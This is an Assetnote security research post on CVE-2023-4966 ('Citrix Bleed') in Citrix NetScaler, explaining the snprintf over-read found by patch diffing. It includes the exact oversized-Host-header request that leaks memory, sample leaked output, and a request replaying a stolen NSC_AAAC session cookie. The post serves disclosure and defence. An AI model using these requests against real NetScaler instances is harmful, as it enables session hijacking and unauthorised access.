Assetnote

Research Notes > Security Research

October 24, 2023

Citrix Bleed: Leaking Session Tokens with CVE-2023-4966

Introduction


It's time for another round Citrix Patch Diffing! Earlier this month Citrix released a security bulletin which mentioned "unauthenticated buffer-related vulnerabilities" and two CVEs. These issues affected Citrix NetScaler ADC and NetScaler Gateway.

We were interested in CVE-2023-4966, which was described as "sensitive information disclosure" and had a CVSS score of 9.4. The high score for an

information disclosure vulnerability and the mention of "buffer-related vulnerabilities" piqued our interest. Our goal was to understand the vulnerability and develop a check for our Attack Surface Management platform.

For those unfamiliar with Citrix NetScaler, it is a network device providing load balancing, firewall and VPN services. NetScaler Gateway usually refers to the VPN and authentication components, whereas ADC refers to the load balancing and traffic management features. We have covered issues in NetScaler before here and here.

For those who want to just see the exploit or test for exposure, our proof-of-concept is available here. A demonstration of the script can be seen below.



Patch Diffing

We began by installing and configuring the two version we wanted to compare. We chose 13.1-49.15 and 13.1-48.47. From our previous work with NetScaler we knew to look in the `/netscaler/nsppe` binary. This is the NetScaler Packet Processing Engine and it contains a full TCP/IP network stack as well as multiple HTTP services. If there is a vulnerability in NetScaler, this is where we look first.

We decompiled the two versions of `nsppe` with Ghidra and used the BinExport extension to create a BinDiff file. This process takes a while as the binaries are quite large. To ensure success we tweaked the decompiler settings under Edit → Tool Options → Decompiler to the following.

- Cache Size (Functions): 2048
- Decompiler Max-Payload (Mbytes): 512
- Decompiler Timeout (seconds): 900
- Max Instructions per Function: 3000000

After creating the BinDiff files we opened them up for comparison and found roughly 50 functions had changed. We proceeded to check each one, often opening both versions in Ghidra and comparing the decompiled output with a text diffing tool.

Finding the Vulnerable Function

We found two functions that stood out `ns_aaa_oauth_send_openid_config` and `ns_aaa_oauthrp_send_openid_config`. Both functions perform a similar operation, they implement the OpenID Connect Discovery endpoint. The functions are both accessible unauthenticated via the `/oauth/idp/.well-known/openid-configuration` and `/oauth/rp/.well-known/openid-configuration` endpoints respectively.

Both functions also included the same patch, an additional bounds check before sending the response. This can be seen in the snippets below showing the before and after for `ns_aaa_oauth_send_openid_config`.

Original

```
iVar3 = snprintf(print_temp_rule,0x20000,
                 "{\"issuer\": \"https://%.*s\", \"authorization_e
                 ,uVar5,pbVar8,uVar5,pbVar8,uVar5,pbVar8,uVar5,pbV
authv2_json_resp = 1;
iVar3 = ns_vpn_send_response(param_1,0x100040,print_temp_rule,iV
```

Patched

```
uVar7 = snprintf(print_temp_rule,0x20000,
                 "{\"issuer\": \"https://%.*s\", \"authorization_e
                 ,uVar5,pbVar8,uVar5,pbVar8,uVar5,pbVar8,uVar5,pbV
uVar4 = 0x20;
if (uVar7 < 0x20000) {
    authv2_json_resp = 1;
    iVar3 = ns_vpn_send_response(param_1,0x100040,print_temp_rul
    ...
}
```

The function is pretty simple, it generates a JSON payload for the OpenID configuration and uses `snprintf` to insert the device's hostname at the appropriate locations in the payload. In the original version, the response is sent immediately. In the patched version, the response is only sent if `snprintf` returns a value less than `0x20000`.

The vulnerability occurs because the return value of `snprintf` is used to determine how many bytes are sent to the client by `ns_vpn_send_response`. This is a problem because `snprintf` does not return how many bytes it **did** write to the buffer, `snprintf` returns how many bytes it **would have** written to the buffer if the buffer was big enough.

To exploit this, all we needed to do was figure out how to get the response to exceed the buffer size of `0x20000` bytes. The application would then respond with the completely filled buffer, plus whatever memory immediately followed the `print_temp_rule` buffer.

Exploiting the Endpoint

Initially we thought the endpoint would probably not be exploitable. The only data that was inserted was the hostname, which is something that needed administrator access to configure. Luckily for us, we were wrong and the value inserted into the payload did not come from the configured hostname. It actually came from the HTTP `Host` header.

We were also fortunate that NetScaler inserts the hostname into the payload six times, as this meant we could hit the buffer limit of `0x20000` bytes without running into issues because either the `Host` header or the whole request was too long.

We put together the following request and sent it to our NetScaler instance.

```
GET /oauth/idp/.well-known/openid-configuration HTTP/1.1
Host: a <repeated 24812 times>
Connection: close
```

We received the response shown below with the non-printable characters removed.

```
HTTP/1.1 200 OK
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Content-Length: 147441
```

```
Cache-control: no-cache, no-store, must-revalidate
Pragma: no-cache
Content-Type: application/json; charset=utf-8
X-Citrix-Application: Receiver for Web

{"issuer": "https://aaaaa ...<omitted>... aaaaaaaaaaaaaaaaí§¡
ð
í§¡-ª¼tÙÌåDx013.1.48.47à
d98cd79972b2637450836d4009793b100c3a01f2245525d5f4f58455e445a4a4
Content-Length: @@@@@
Encode:@@@
Cache-control: no-cache
Pragma: no-cache
Content-Type: text/html
Set-Cookie: NSC_AAAC=@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@

{"categories":[],"resources":[],"subscriptionsEnabled":false,"us
ð
å
å
PÏÏ
H¡
éÒÏ
eGÁ"RDEFAULT
ò #pack200-gzip
compressdeflategzip
dentity
þÿÿÿÿÿ
©VPN_GLOBALÿÿÿÿÿÿ   è"AAA_PARAMí
```

We could clearly see a lot of leaked memory immediately following the JSON payload. While a lot of it was null bytes, there was some suspicious looking

information in the response.

Verifying the Session Token

Since the `print_temp_rule` buffer is a static global, the response we get back is the same every time. This made testing easy as we did not have to run the request thousands of times in the hope of finding something. We were able to reliably grab the 65-byte long hex string we saw in the response and verify if it was a valid session cookie by using it as the `NSC_AAAC` session cookie.

```
POST /logon/LogonPoint/Authentication/GetUserName HTTP/1.1
Host: 192.168.1.51
Cookie: NSC_AAAC=59d2be99be7a01c9fb10110f42b188670c3a01f2245525c
Content-Length: 0
Connection: close


HTTP/1.1 200 OK
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Content-Length: 4
Cache-control: no-cache, no-store, must-revalidate
Pragma: no-cache
Content-Type: text/plain; charset=utf-8
X-Citrix-Application: Receiver for Web

testuser1
```

Not every NetScaler instance is configured to use the same kind of authentication, but in almost all of the instances we have tested a 32 or 65 byte

long hex string can be found at this location in the response.

Final Thoughts

Here we saw an interesting example of a vulnerability caused by not fully understanding `snprintf`. Even though `snprintf` is recommended as the *secure* version of `sprintf` it is still important to be careful. A buffer overflow was avoided by using snprintf but the subsequent buffer over-read was still an issue.

Like previous issues with Citrix NetScaler, the issue was made worse by a lack of other defense in depth techniques and mitigations. Not clearing sensitive data from what appear to be temporary buffers and stricter validation on client provided data being the two most obvious mitigations which could have been applied to minimise the damage.

As always, customers of our Attack Surface Management platform have been notified for the presence of this vulnerability. We continue to perform original security research in an effort to inform our customers about zero-day and N-day vulnerabilities in their attack surface.

Written by:
Dylan Pindur

More Like This

Security Research

Insecurity through Censorship: Vulnerabilities Caused by The Great Firewall

Read on ASN Blog >

Security Research

Chaining Three Bugs to Access All Your ServiceNow Data

Read on ASN Blog >

Security Research

Why nested deserialization is harmful: Magento XXE (CVE-2024-34102)

Read on ASN Blog >

Security Research

Digging for SSRF in NextJS apps

Read on ASN Blog >

Security Research

Two Bytes is Plenty: FortiGate RCE with CVE-2024-21762


Read on ASN Blog >

Security Research

Continuing the Citrix Saga: CVE-2023-5914 & CVE-2023-6184

Read on ASN Blog >

Back to All »



Ready to get started?